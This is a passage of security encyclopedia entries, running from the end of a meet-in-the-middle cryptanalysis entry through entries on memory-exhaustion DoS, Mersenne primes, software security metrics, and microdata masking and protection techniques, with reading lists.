from both ends to the middle of the cipher, in some cases by partial key-guessing. If the events do not match in the middle, the key-guess was wrong and may be discarded. Such attack has been applied to seven-round DES (►Data Encryption Standard) [1], and to ►*structural cryptanalysis* of *multiple-encryption* (e.g., two-key triple encryption) [2, 3]. Note that the technique can be mounted in *memoryless mode* [4, 5] using collision finding algorithms of Floyd or Nivasch.

A ►*miss-in-the-middle attack* may also be seen as a variant of the meet-in-the-middle technique in which the events in the middle should *not* match, and the keys that suggest a match in the middle are filtered as wrong keys.

Recently, this technique has been used to find preimages for hash functions, including *sponge functions* based on permutations (*P-sponges*) and hashes based on ►*Davies-Meyer* mode. Meet-in-the-middle attack is an important component of the *rebound attack* [6].

Recommended Reading

1. Chaum D, Evertse J-H (1986) Cryptanalysis of DES with a reduced number of rounds; sequence of linear factors in block ciphers. In: Williams HC (ed) Advances in cryptology – CRYPTO'85. Lecture notes in computer science, vol 218. Springer, Berlin, pp 192–211
2. Markle RC, Hellman ME (1981) On the security of multiple encryption. Commun ACM 24, 465–467
3. van Oorschot PC, Wiener MJ (1990) A known plaintext attack, on two-key triple encryption. In: Dawgard I (ed) Advances in cryptology – EUROCRYPT'90. Lecture notes in computer science, vol 473. Springer, Berlin, pp 318–325
4. Morita H, Ohta K, Miyaguchi S (1992) A switching closure test to analyze cryptosystems. In: Feigenbaum J (ed) CRYPTO 1991. LNCS, vol 576. Springer, Heidelberg, pp 183–193
5. Khovratovich D, Nikolic I, Weinmann R-P (2003) Meet-in-the-middle attacks on SHA-3 candidates. FSE 2009, pp 228–245
6. Mendel F, Rechberger C, Schläffer M, Thomsen SS (2009) The rebound attack: cryptanalysis of reduced whirlpool and grøstl. FSE 2009, pp 260–276

Memory and State Exhaustion Denial of Service

XiaoFeng Wang
School of Informatics and Computing, Indiana University at Bloomington, Bloomington, IN, USA

Synonyms

Memory and state exhaustion DoS

Related Concepts

►Computational Puzzles; ►Protocol Cookies; ►SYN Cookie Defense; ►SYN Flood Attack

Definition

Memory and state exhaustion denial of service (DoS) is one type of DoS in which an attacker or a group of attackers deplete the memory resources of a computing system to prevent it from providing services to legitimate users.

Background

Virgil Gligor discussed the DoS problem in 1983 [1]. Bill Cheswick and Steve Bellovin first discovered the weakness of the Transmission Control Protocol (TCP) three-way handshaking process [2] that enables the SYN flooding attack, the most famous memory and state exhaustion DoS.


Theory

In a memory and state exhaustion DoS attack, the attacker exploits the weakness within a system's memory allocation mechanism to occupy a significant amount of memory or state resources at a relatively small cost. The most famous example of such an attack is *TCP SYN Flooding* in which the attacker continuously sends TCP connection requests to a server without completing a single connection to deplete the server's half-open connection resources, as illustrated in Fig. 1.

The attack can also be launched locally, on a multiuser system. For example, Moscibroda and Mutlu [3] show that a memory performance attack can happen to a multi-core system by exploiting its design weakness. A multi-core system has at least two cores (processors) integrated onto the same chip. These cores share the Dynamic Random Access Memory (DRAM) memory system that uses first-ready first-come-first-serve (FR-FCFS) strategy to serve the requests from different threads [3]. This strategy is designed to maximize memory bandwidth, but also introduces unfairness in memory use that can be exploited by a thread aggressively requesting DRAM resources. Such a thread can deplete the request buffers of the memory system with its requests, and as a result, prevents the system from serving other threads. The researchers found that the attack thread can slow down a victim thread by 2.9 times without significantly reducing its own performance.

Applications

Memory and state exhaustion DoS is traditionally considered to be a threat to network connections. More recent studies, however, show that the attack can actually be applied widely: besides the memory performance attack discussed above [3], such a DoS threat also endangers Voice over Internet Protocol (VoIP) infrastructures [4], wireless sensor networks [5] and other computing systems.



Memory and State Exhaustion Denial of Service. Fig. 1 TCP SYN flooding attack

Defense against memory and state exhaustion DoS relies on reducing the state information stored on the server [6], fairly allocating memory resources [3] and pricing service requestors through proof of work [7, 8]. For example, *SYN Cookies* [6] remove the queue for half-open connections and instead save the state information to the SYN-ACK packet through cryptographic means. As another example, client puzzle approaches [7, 8] force clients to commit a certain amount of computation resources to solve puzzles before the server commits its memory resources to provide them services.

Recommended Reading

1. Gligor VD (1983) A note on the denial-of-service problem. In Proceedings of the IEEE Symposium on Security and Privacy. Oakland, California, p 139
2. Bennahum, D. Panix attack. In MEME 2.12, October 1996, http://memex.org/meme2-12.html
3. Moscibroda T, Mutlu O (2007) Memory performance attacks: denial of memory service in multi-core systems. In Proceedings of the 16th USENIX Security Symposium. Boston, Massachusetts, pp 1–18
4. Sislaem D, Kuthan J, Ehlert S (2006) Denial of service attacks targeting a SIP VoIP infrastructure – attack scenarios and prevention mechanisms. In IEEE Networks Magazine, 20(5), IEEE Press
5. Deng J, Han R, Mishra S (2005) Defending against path-based DoS attacks in wireless sensor networks. In: The Third ACM Workshop on Security of Ad Hoc and Sensor Networks. Alexandria, Virginia, pp 89–96
6. Bernstein DJ. SYN cookies. In: http://cr.yp.to/syncookies.html
7. Juels A, Brainard J (1999) Client puzzle: a cryptographic defense against connection depletion attacks. In Kent S (ed) Proceedings of the 16th Annual Network and Distributed System Security Symposium. Boston, Massachusetts, pp 151–165
8. Wang X, Reiter M (2003) Defending against denial-of-service attacks with puzzle auctions. In Proceedings of the IEEE Symposium on Security and Privacy. Oakland, California, pp 78–92

Memory and State Exhaustion DoS

►Memory and State Exhaustion Denial of Service

Memory Overflow

►Buffer Overflow Attacks

Merkle-Hash-Trees Signatures

►Hash-Based Signatures

Mersenne Prime

Jerome A. Solinas
National Security Agency, Ft Meade, MD, USA

Definition

A *Mersenne number* is a number of the form $M_n = 2^n - 1$, where n is a positive integer. If M_n is also *prime*, then it is said to be a *Mersenne prime*. The number M_n can only be prime if n is prime. Some authors reserve the term "Mersenne number" for the numbers M_p for p prime. The Mersenne primes M_p for $80 \leq p \leq 700$ occur for $p = 89, 107, 127, 521$, and 607.

Background

Mersenne primes have been a topic of interest in *number theory* since ancient times. They appear in the theory of *linear feedback shift registers* (LFSR). If M_p is prime, then any binary LFSR of length p with irreducible feedback polynomial and nonzero initial state generates a maximal-length shift register sequence. Equivalently, every nonzero element of the *finite field* of 2^p elements is a *generator* for the entire *group* of nonzero elements.

Applications

Mersenne primes are also of interest in *public-key cryptography*. In public-key settings such as *elliptic curve cryptography*, the prime modulus p (►modular arithmetic) can be chosen to optimize the implementation of the arithmetic operations in the implementation of the cryptography. Mersenne primes provide a particularly good choice because modular reduction can be performed very quickly. One typically wishes to reduce modulo M_p a 2p-bit integer n (e.g., as a step in modular multiplication). In general, modular reduction requires an integer division. However, in the special case of reduction modulo M_p, one has

$$2^p \equiv 1 (\mathrm{mod} M_p).$$

Thus one can reduce n by writing

$$n = a \cdot 2^p + b,$$

where a and b are each positive and less than M_p. Then

$$n \equiv a + b (\mathrm{mod} M_p),$$

so that

$$n \bmod M_p = \begin{cases} a + b & \text{if } a + b < M_p, \\ a + b + 1 - 2^p & \text{otherwise.} \end{cases}$$

Thus reduction modulo a Mersenne prime requires an integer addition, as opposed to an integer division for modular reduction in the general case. There are two drawbacks to this method of modular reduction:

- Finding the integers a and b is easiest when p is a multiple of word size of the machine, since then there is no actual shifting of bits needed to align a and b for the modular addition. But word sizes are in practice powers of two, whereas p must be an odd prime.
- The Mersenne primes are so rare, with none between M_{127} and M_{521}, that usually there will be none of the desired magnitude.

For these reasons, cryptographers tend not to use Mersenne primes, preferring similar moduli such as *pseudo-Mersenne primes* and *generalized Mersenne primes*.

Message Authentication Algorithm

►MAA

Metrics of Software Security

Guido Salvaneschi[1], Paolo Salvaneschi[2]
[1]Department of Electronic and Information, Polytechnic of Milan, Milano, Italy
[2]Department of Information Technology and Mathematical Methods, University of Bergamo, Dalmine BG, Italy

Synonyms

Measurement models of software security

Related Concepts

►Fault Trees; ►Patterns for Software Security

Definition

Measuring software security requires to identify measurable properties of a software artifact and to build models that can relate the measures to a qualitative or quantitative value of the property "security."

Background

Security measurement of software products is an instance of the more general issue of measuring nonfunctional properties of software (the so-called software qualities).

This includes both the need to identify measurable properties of a software artifact and to build models that can relate the measures to a qualitative or quantitative evaluation of the more abstract property "security."

This requires, in general, a variety of measures to be integrated (through models) into the more abstract property "security." The reason is that different aspects concerning different development phases (for instance design and programming) may affect the software quality property.

These models can be useful for different purposes, ranging from evaluation (assessing the security for accepting or comparing software products) to design support (explaining the reasons for low security of a software product and provide advice for improvement).

The underlying assumption is that security is not a Boolean property. Like other properties of engineering artifacts, software security may have increasing levels

requiring both an increasing cost to be delivered and an increasing effort to be broken.

Finally, measuring "software security" is a very general task including the measurement of the protection against many types of attacks delivered for reaching different goals on different software products. This suggests the need of specialized metrics and models for security.

Theory

Measurements and Qualitative Models

A basic approach for software security measurement is the collection of measures from the software product and the integration of them into a global merit value in a qualitative space [1]. An example of a measure for a web application may be "Percent of Validated Input." The measure is computed through the ratio V/T where T is the count of the amount of input forms or interfaces the application exposes and V is the number of these interfaces that use input validation mechanisms. The ratio V/T makes a statement about the Web application's vulnerability to exploits from invalid input. Other measures may be related to other types of vulnerabilities.

The application (at design and program level) is inspected (using tools or manually) and the derived measures are aggregated through rules or functions (for instance, thresholds and mean functions) to provide an overall qualitative status report on the application security.

These models are specific applications for the security evaluation of the so-called "quality models" such as the ISO 9126 model. They essentially collect measures of security-related attributes and generate a diagnosis (the security level of the application) through heuristic relationships. It is common that, even if the elementary measures are quantitative, the values are finally mapped into a qualitative space. This procedure is typically composed of the following items:

- A set of elementary measures to be taken on the software product
- A tree of attributes and sub-attributes linking low-level measures to high-level abstractions
- An algorithm for generating values of high-level attributes from measures

This approach does not use explicit models of attacks (patterns of how attacks are conducted) and defenses (patterns of the software product structures resisting to the attacks), as well as relations between attack and defense patterns.

Defense Patterns, Attack Patterns, and Related Measurements

An evolution of qualitative models toward a richer model of the software artifact exploits the available knowledge on defense and attack patterns [2, 3].

Known attacks for various types of software applications have been classified and described through patterns. It is also known that the success of attacks to real software systems depends on poorly designed and implemented code. Security patterns implementing techniques for resisting to attacks have been described, for example, to protect web applications and a large body of knowledge of this type exists for software applications of various types [4–6]. For instance, SQL Injection is a well-known attack pattern for web applications with a database backend. A defense pattern for this attack describes the techniques required for validating input parameters that interact with a database through SQL queries. Measurable features like "number of parameters not validated against SQL injection" may be associated to the defense pattern.

A first method for exploiting security patterns is linking measures to defense patterns. The remaining part of the model is similar to qualitative models. The measures are processed through an aggregation algorithm to compute an overall security indicator. The advantage is that the measures are related to structural elements of the software product and this provides stronger suggestions for the designer. A poor security indicator may be explained as a poor use of defense patterns and the model may help in comparing design alternatives and choosing the best candidate.

Attack Trees

An additional improvement can be obtained taking into account possible attack patterns (in case decomposed into sub-attacks steps). This requires modelling a specific characteristic of security. A software application (for instance, a web application) may be attacked for different purposes, for instance "Denial of service" or "Obtain valid credential." For each goal, many different attacks are possible, each defendable by recurring to defense patterns. What is important is the weakest path for reaching the attack purpose through the attack patterns. This behavior is modelled through attack trees [7]. An attack tree is an AND/OR graph modelling various attacks, the activities composing attacks and their logical relations. If the leaves of the attack tree are associated to defense patterns and related measures, it is possible to use the graph for computing the value of the root node, which represents the overall security value. The leaf values are propagated upward using the rule "OR nodes take the value of their cheapest child; AND

nodes take the value of the sum of their children." This makes possible to apply to the tree the minimum path set analysis taken from fault tree analysis in order to determine the areas of greatest risk. The security value is the value associated to the minimum path.

Toward Quantitative Predictive Models

Specific models (for specific classes of software products) have been developed through the integration of the various components of the existing deterministic approaches: attack patterns, attack trees, defense patterns and associated measures [8].

These models also introduce a proposed quantification of security. The metric is the estimated time-to-break: the estimated time in minutes required to break the existing defenses.

A model is composed of an attack tree linking possible attacks patterns and sub-attacks. The tree is augmented, at the leaf nodes, with "cost-to-break functions." These functions implement flow diagrams representing the experimental knowledge (tuned through experiments) of how to conduct an attack or a sub-attack. They compute the time required to successfully execute the attacks and are influenced by the values of the defense pattern attributes. They are also influenced by the values of context parameters (the type of attacker and the resources available to the attacker).

Using suitable tools or manual inspections, it is possible to measure the attributes of the defense patterns and feed the model. The security strength metric is computed propagating, through the attack tree, the output values of the experimental cost-to-break functions. The resulting value (the value computed through the weakest path) is the estimated time required to break the existing defenses, given a tree of attacks and an implemented set of defenses and their attributes.

Probability-Based and Reliability-Like Models

What has been presented above is based on a deterministic approach. Another approach tries to exploit the same type of measures and concepts using probabilities [9–12].

A proposed model describes a decision tree for quantifying risks. This model depends on probabilistic descriptions of both vulnerabilities and countermeasures to known threats. Other proposals explicitly model the attacks and use the attack trees but associate probabilities of occurrence to the leaves, computing a probability through the graph.

Another proposal links a set of attacks and the related defense patterns. For each attack, a separate fault tree is defined. The factors of the fault trees are added gradually by examining the implemented/missing security patterns of the design. For each factor, the values (in a qualitative scale) for likelihood, exposure, and consequences are added and the root qualitative value is calculated through fuzzy computation. The qualitative values assigned to the model are based on the experimental analysis of existing systems as well as on subjective judgment.

A different approach tries to apply the dependability concepts to the software security evaluation [13]. This type of models is based on calculating security measures employing Markov models. For instance, discrete time Markov chains are used to model security risks based on the vulnerability knowledge of its components.

Applications

Security measures and models may be used for different purposes ranging from the evaluation of existing product to design support.

Different measuring and modelling approaches can provide different levels of support to these tasks.

Qualitative models based on a tree of attributes and measures may be used as a first level tool to rank the security of the application and reject them or suggest a significant improvement.

Even this simple type of models may be useful not only for evaluation purposes, but also for suggesting improvements. This can be done generating an explanation derived from the analysis of the contribution of each measure to the global qualitative value. Following the computation through the tree, from the leaves to the root, it is possible to highlight the most important contributions to a low value of the root. This path can be used as a constructive explanation for a poor value of security.

More sophisticated models can provide better support for the design. This is of course possible if the models have been reasonably tuned through a significant experimental activity.

The quantitative predictive type of models presented above may be also used for managing what-if scenarios. Given a set of delivered defenses, it is possible to predict the security value and simulate the effects of a defense improvement. For instance, it could be possible to discover that improving a defense could not be relevant due to the existence of another weaker path through the attack tree. The what-if experiments can be a tool for a cost-benefit analysis.

Open Problems and Future Directions

The problem of assessing the level of security of a software system is still largely open. Two main areas of improvement may be identified.

The first area is the development of measures and models that are more robust and are able to produce quantitative predictions of software security. This will allow moving from the qualitative evaluations and their limited engineering support. Improving this area should require both better measures and models and significant experimentation (as well as a shared definition of measuring units for security).

A second area is the specialization of measures and models for specific types of software artifacts. The phrase "measuring software security" is too vague for hosting an engineering content. Measuring the security of a software copy protection mechanism or measuring the security of a web application against attacks aimed at a specific goal are different problems. It is foreseeable that the software security measurement will move, like more mature engineering fields, toward more specialized approaches.

Recommended Reading

1. Nichols EA, Peterson G (2007) A metrics framework to drive application security improvement. IEEE Secur Priv 5(2): 88–91
2. Heyman T, Scandariato R, Huygens C, Joosen W (2008) Using security patterns to combine security metrics. In: Proceedings of the third international conference on availability, security and reliability, ARES, Barcelona, Spain. IEEE Computer Society, pp 1156–1163
3. Barnum S, McGraw G (2005) Knowledge for software security. IEEE Secur Priv 3(2):74–78
4. Owasp Top 10. http://www.owasp.org/index.php/Top_10_2007
5. Hoglund G, McGraw G (2004) Exploiting software: how to break code. Addison Wesley, Boston
6. Andrews M, Whittacker JA (2006) How to break web software. Addison-Wesley, Upper Saddle River
7. Schneier B (1999) Attack trees: modeling security threats. Dr. Dobb's J Softw Tools 24(12):21–29
8. Piazzalunga U, Salvaneschi P, Balducci F, Jacomuzzi P, Moroncelli C (2007) Security strength measurement for dongle protected software. IEEE Secur Priv 5(6):32–40
9. Sahinoglu M (2005) Security meter: a practical decision-tree model to quantify risk. IEEE Secur Priv 3(3):18–24
10. Grunske L, Joyce D (2008) Quantitative risk-based security prediction for component-based systems with explicitly modeled attack profiles. J Syst Softw 81(8):1327–1345
11. Nicol DM, Sanders WH, Trivedi KS (2004) Model-based evaluation: from dependability to security. IEEE Trans Dependable Secure Comput 1(1):48–65
12. Halkidis ST, Tsantalis N, Chatzigeorgiou A, Stephanides G (2008) Architectural risk analysis of software systems based on security patterns. IEEE Trans Dependable Secure Comput 5(3):129–142
13. Sharma VS, Trivedi KS (2005) Architecture based analysis of performance, reliability and security of software systems. In: Proceedings of the 5th international workshop on software and performance, Palma, Iles Balears, Spain. ACM Press, pp 17–227

Microdata Anonymization Techniques

►Microdata Masking Techniques

Microdata Disclosure Limitation

►Microdata Protection

Microdata Disclosure Protection

►Microdata Protection

Microdata Masking Techniques

Josep Domingo-Ferrer
Department of Computer Engineering and Mathematics, Universitat Rovira i Virgili, Tarragona, Catalonia

Synonyms

Microdata anonymization techniques; Microdata statistical disclosure control

Related Concepts

►k-Anonymity; ►Microdata Protection; ►Privacy-Preserving Data Mining; ►Statistical Disclosure Control; ►Synthetic Data Generation

Definition

Inference control in databases, also known as Statistical Disclosure Control (SDC), is a discipline that seeks to protect data so they can be published without revealing confidential information that can be linked to specific individuals among those to which the data correspond. SDC is applied to protect respondent privacy in areas such as official statistics, health statistics, e-commerce (sharing of consumer data), etc. Since data protection ultimately means data modification, the challenge for SDC is to achieve protection with minimum loss of the accuracy sought by database users.

Given a set **V** of original microdata (records corresponding to individual respondents), a *microdata masking* technique is a method which generates a modified version

$\mathbf{V}'$ in such a way that some statistical analyses yield similar results in $\mathbf{V}$ and $\mathbf{V}'$, but records in $\mathbf{V}'$ cannot easily be mapped to records in $\mathbf{V}$.

An alternative to microdata masking is synthetic data generation, whereby a simulated data set $\mathbf{V}'$ is generated that preserves some statistical properties of the original data $\mathbf{V}$.

Theory

The literature on inference control started in the 1970s, with the seminal contribution by Dalenius in the statistical community and the works by Schlörer and others in the database community. The 1980s saw moderate activity in this field. In the 1990s, there was renewed interest in the statistical community and the discipline was further developed under the names of statistical disclosure control in Europe and statistical disclosure limitation in America. Subsequent evolution has resulted in at least three clearly differentiated subdisciplines: tabular data protection, queryable database protection, and microdata protection. Good general works on SDC are [3, 5].

Microdata protection is about protecting static individual data, also called microdata [1]. It is only recently that data collectors (statistical agencies and the like) have been persuaded to publish microdata. Therefore, microdata protection is the youngest subdiscipline and is experiencing continuous evolution in the last years.

Given an original microdata set $\mathbf{V}$, the goal of *microdata masking* techniques is to produce a protected microdata set $\mathbf{V}'$ that can be released in such a way that:

1. Disclosure risk (i.e., the risk that a user or an intruder can use $\mathbf{V}'$ to determine confidential attributes on a specific individual among those in $\mathbf{V}$) is low.
2. User analyses (regressions, means, etc.) on $\mathbf{V}'$ and $\mathbf{V}$ yield the same or at least similar results.

Masking methods can in turn be divided in two categories depending on their effect on the original data:

- *Perturbative masking*. The microdata set is distorted before publication. In this way, unique combinations of scores in the original dataset may disappear and new unique combinations may appear in the perturbed dataset; such confusion is beneficial for preserving statistical confidentiality. The perturbation method used should be such that statistics computed on the perturbed dataset do not differ significantly from the statistics that would be obtained on the original dataset. Examples of perturbative masking methods are *noise addition*, *microaggregation*, *post-randomization* (PRAM), *data/rank swapping*, *microdata rounding*, etc.

  See [3] for more information. Noise addition and microaggregation are briefly discussed next.

  – *Noise addition* is a masking method for statistical disclosure control of numerical microdata that consists in adding random noise to original microdata. The vector of observations x_j for the j-th attribute X_j of the original dataset is replaced by a vector $z_j = x_j + \epsilon_j$, where ϵ_j is a vector of random noise. There are several types of noise addition. In uncorrelated noise addition, ϵ_j is drawn from a random variable ε_j following a normal distribution with mean 0 and variance $\sigma^2_{\varepsilon_j}$, and the covariance between any two different noise variables, say ε_t and ε_l for any $t \neq l$, is 0; this does not preserve variances or correlations. In correlated noise addition, the covariance matrix of the errors is proportional to the covariance matrix Σ of the original data, i.e., ε follows a multivariate normal distribution with mean vector 0 and covariance matrix $\alpha\Sigma$; this preserves means and additionally allows preservation of correlation coefficients. In noise addition and linear transformation, it is ensured by additional transformations that the sample covariance matrix of the masked attributes is an unbiased estimator of the covariance matrix of the original attributes.

  – *Microaggregation* is a family of masking methods for statistical disclosure control of numerical microdata (although variants for categorical data exist). The rationale behind microaggregation is that confidentiality rules in use allow publication of microdata sets if records correspond to groups of k or more individuals, where no individual dominates (i.e., contributes too much to) the group and k is a threshold value. Strict application of such confidentiality rules leads to replacing individual values with values computed on small aggregates (microaggregates) prior to publication. This is the basic principle of microaggregation. To obtain microaggregates in a microdata set with n records, these are combined to form g groups of size at least k. For each attribute, the average value over each group is computed and is used to replace each of the original averaged values. Groups are formed using a criterion of maximal similarity. Once the procedure has been completed, the resulting (modified) records can be published. The optimal k-partition (from the information loss point of view) is defined to be the one that maximizes within-group homogeneity; the higher the within-group homogeneity, the lower the information loss, since microaggregation replaces values in

a group by the group centroid. The sum of squares criterion is common to measure homogeneity in clustering. The within-groups sum of squares SSE is defined as $SSE = \sum_{i=1}^{g} \sum_{j=1}^{n_i} (x_{ij} - \bar{x}_i)'(x_{ij} - \bar{x}_i)$. The lower the SSE, the higher the within-group homogeneity. Thus, in terms of sums of squares, the optimal k-partition is the one that minimizes SSE. See [2] for an approximation algorithm to optimal microaggregation. If microaggregation is applied to key attributes (i.e., quasi-identifiers) in the original dataset, then microaggregation yields *k-anonymity*; a protected dataset is said to satisfy k-anonymity [4] for $k > 1$ if, for each combination of key attribute values, at least k records exist in the dataset sharing that combination.

- *Non-perturbative masking*. These methods do not alter data; rather, they produce partial suppressions or reductions of detail in the original dataset. Sampling, global recoding, top and bottom coding, and local suppression are examples of non-perturbative masking methods.
  - *Sampling* is a non-perturbative masking method for statistical disclosure control of microdata. Instead of publishing the original microdata file, what is published is a sample S of the original set of records. Sampling methods are suitable for categorical microdata, but for continuous microdata they should probably be combined with other masking methods. The reason is that sampling alone leaves a continuous attribute V_i unperturbed for all records in S. Thus, if attribute V_i is present in an external administrative public file, unique matches with the published sample are very likely: Indeed, given a continuous attribute V_i and two respondents o_1 and o_2, it is highly unlikely that V_i will take the same value for both o_1 and o_2 unless $o_1 = o_2$ (this is true even if V_i has been truncated to represent it digitally).
  - *Global recoding* or *generalization* is a masking method for statistical disclosure control of microdata. For a categorical attribute V_i, several categories are combined to form new (less specific) categories, thus resulting in a new V_i' with $\left|D\left(V_i'\right)\right| < |D(V_i)|$ where $|\cdot|$ is the cardinality operator. For a numerical attribute, global recoding means replacing V_i by another attribute V_i' which is a discretized version of V_i. In other words, a potentially infinite range $D(V_i)$ is mapped onto a finite range $D\left(V_i'\right)$. This technique is more appropriate for categorical microdata, where it helps disguise records with strange combinations of categorical attributes. Global recoding is used heavily by statistical offices. Global recoding is implemented in the μ-Argus package [3]. In combination with local suppression, it can be used to achieve k-anonymity [4].
  - *Top coding* and *bottom coding* are special cases of the global recoding masking method for statistical disclosure control of microdata. Their operating principle is that top values (those above a certain threshold), respectively bottom values (those below a certain threshold), are lumped together to form a new category. Top and bottom coding can be used on attributes that can be ranked, i.e., numerical or categorical ordinal.
  - *Suppression* or *blanking* is a masking method for statistical disclosure control of microdata. Certain values of individual attributes are suppressed with the aim of increasing the set of records agreeing on a combination of key values. Local suppression is implemented in the μ-Argus package. The combination of local suppression and global recoding can be used to attain k-anonymity. If a numerical attribute V_i is part of a set of key attributes, then each combination of key values is probably unique. Since it does not make sense to systematically suppress the values of V_i, it can be asserted that local suppression is rather oriented to categorical attributes.

Microdata masking faces an inherent trade-off between loss of information (i.e., analytical utility) and disclosure risk (►Microdata Protection).

Applications

There are several areas of application of SDC and microdata masking, which include, but are not limited to the following:

- *Official statistics*. Most countries have legislation which compels national statistical agencies to guarantee statistical confidentiality when they release data collected from citizens or companies. This justifies the research on SDC undertaken by several countries, among them the European Union (e.g., the FP5 CASC project) and the United States.
- *Health information*. This is one of the most sensitive areas regarding privacy. For example, in the US, the Privacy Rule of the Health Insurance Portability and Accountability Act (HIPAA) requires strict protection/masking of health information for use in medical research. In most western countries, the situation is similar.

- *E-commerce*. Electronic commerce results in the automated collection of large amounts of consumer data. This wealth of information is very useful to companies, which are often interested in sharing it with their subsidiaries or partners. Such consumer information transfer should not result in public profiling of individuals and is subject to strict regulation, especially in the European Union and the United States. Sharing masked data rather than original data is a good option.

Recommended Reading

1. Ciriani V, De Capitani di Vimercati S, Foresti S, Samarati P (2007) Microdata protection. In: Yu T, Jajodia S (eds) Secure data management in decentralized systems. Springer, Heidelberg
2. Domingo-Ferrer J, Sebé F, Solanas S (2008) A polynomial-time approximation to optimal multivariate microaggregation. Comput Math Appl 55(4):714–732
3. Hundepool A, Domingo-Ferrer J, Franconi L, Giessing S, Lenz R, Longhurst J, Schulte-Nordholt E, Seri G, DeWolf P-P (2009) Handbook on statistical disclosure control (version 1.2). Eurostat (ESSNET SDC project deliverable). http://neon.vb.cbs.nl/casc/..%5Ccasc%5Chandbook.htm
4. Samarati P (2001) Protecting respondents' identities in microdata release. IEEE Trans Knowl Data Eng 13(6):1010–1027
5. Willenborg L, DeWaal T (2001) Elements of statistical disclosure control. Springer, New York

Microdata Protection

Sara Foresti
Dipartimento di Tecnologie dell'Informazione (DTI), Università degli Studi di Milano, Crema (CR), Italy

Synonyms

Microdata disclosure limitation; Microdata disclosure protection

Related Concepts

►k-Anonymity; ►Macrodata protection; ►Microdata masking techniques

Definition

Microdata protection techniques ensure protection of respondents' identities and/or their related information when data are released or published in detailed (in contrast to aggregated) form.

Background

Today's globally networked society places great demand on the dissemination and sharing of information, which is probably becoming the most important and demanded resource. While in the past released information was mostly in tabular and statistical form (*macrodata*), many situations call today for the release of specific data (*microdata*). Microdata, in contrast to macrodata reporting pre-computed statistics, provide the convenience of allowing the final recipient to perform different analysis as needed on the data. The protection of microdata against improper disclosure is therefore an issue that has become increasingly important. Disclosure can be categorized as: *identity disclosure*, *attribute disclosure*, and *inferential disclosure*. Identity disclosure occurs when using a combination of identifying attributes (e.g., Social Security number, name, and address), an individual's identity can be reconstructed. Attribute disclosure occurs when using a combination of indirect identifying attributes, a given attribute value (or restricted set thereof) can be associated with an individual. Inferential disclosure occurs when information can be inferred with high probability from statistical properties of the released data.

A first step in protecting the privacy of the *respondents* (i.e., individuals, organizations, and so on) to whom the data refer, consists in removing all explicit identifiers. *De-identified* data may however contain *quasi-identifiers* (e.g., race, birth date, sex, and ZIP code) that uniquely, or almost uniquely, pertain to specific respondents and make them stand out from others [2]. Microdata protection techniques are applied to protect sensitive de-identified data from identity, attribute, and inferential disclosure.

Theory

Intuitively, *microdata* contain a set of attributes relating to single respondents in a sample or in a population. Microdata can be represented as tables, composed of tuples (records) with values from a set of attributes. The attributes in a microdata table are usually classified as follows:

- *Identifiers*. Attributes that uniquely identify respondents. For instance, attribute `SSN` uniquely identifies the person with which each tuple is associated.
- *Quasi-identifiers*. Attributes that, in combination, can be linked with external information to reidentify all or some of the respondents to whom information refers or reduce the uncertainty over their identities. For instance, attributes `Sex`, `Marital Status`, `ZIP`, and `DoB`.
- *Confidential attributes*. Attributes of the microdata table that contain sensitive information. For instance, attribute `Disease` can be considered sensitive.

- *Non confidential attributes.* Attributes that the respondents do not consider sensitive and whose release does not cause disclosure.

In general, to limit the disclosure risk of a microdata table it is first necessary to suppress explicit and implicit identifiers. This process is also known as *de-identification*. Figure 1 illustrates an example of microdata table with five tuples and with attributes `SSN` (social security number), `Name`, `Sex`, `Marital Status`, `ZIP` code, `DoB` (Date of Birth), and `Disease`, where data have been de-identified by suppressing names and Social Security numbers. De-identifying data, however, provide no guarantee of anonymity. Released information often contains other data, such as marital status, birth date, sex, and ZIP code, that can be linked to publicly available information to re-identify respondents and to infer information that was not intended for release [3].

Classification of Microdata Disclosure Protection Techniques


Several microdata disclosure protection techniques have been proposed in the literature [1]. Basically, these techniques are based on the principle that reidentification can be counteracted by reducing the amount of released information, masking the data (e.g., by not releasing or by perturbing their values), or by releasing plausible but made up values instead of the real ones. Microdata protection techniques can then be classified into two main categories: *masking techniques*, and *synthetic data generation techniques* (see Fig. 2).

- *Masking techniques*. The original data are transformed to produce new data that are valid for statistical analysis and such that they preserve the confidentiality of respondents. Masking techniques can be classified as:
  - *Non-perturbative*, the original data are not modified, but some data are suppressed and/or some details are removed.
  - *Perturbative*, the original data are modified.
- *Synthetic data generation techniques*. The original set of tuples in a microdata table is replaced with a new set of tuples generated in such a way to preserve the key statistical properties of the original data. The generation process is usually based on a statistical model, and the key statistical properties that are not included in the model will not be necessarily respected by the synthetic data. Since the released microdata table contains synthetic data, the reidentification risks is reduced. Note that the released microdata table can be entirely synthetic (i.e., *fully* synthetic) or mixed with the original data (i.e., *partially* synthetic).

Another important feature of microdata protection techniques is that they can operate on *continuous* and/or *categorical* data. An attribute is said to be continuous if it is numerical and arithmetic operations are defined on it. For instance, attribute `Age` is a continuous attribute. An attribute is said to be categorical if it can assume a limited and specified set of values and arithmetic operations do not have sense on it. Note that an order relationship can be defined over a categorical attribute. For instance,

SSN	Name	Sex	Marital status	ZIP	DoB	Disease
		M	Married	22020	1975/12/04	Hypertension
		M	Married	22020	1964/10/16	Short breath
		M	Divorced	22024	1978/04/12	Hypertension
		F	Widow	22024	1925/08/25	Chest pain
		F	Single	22024	1978/04/12	Chest pain

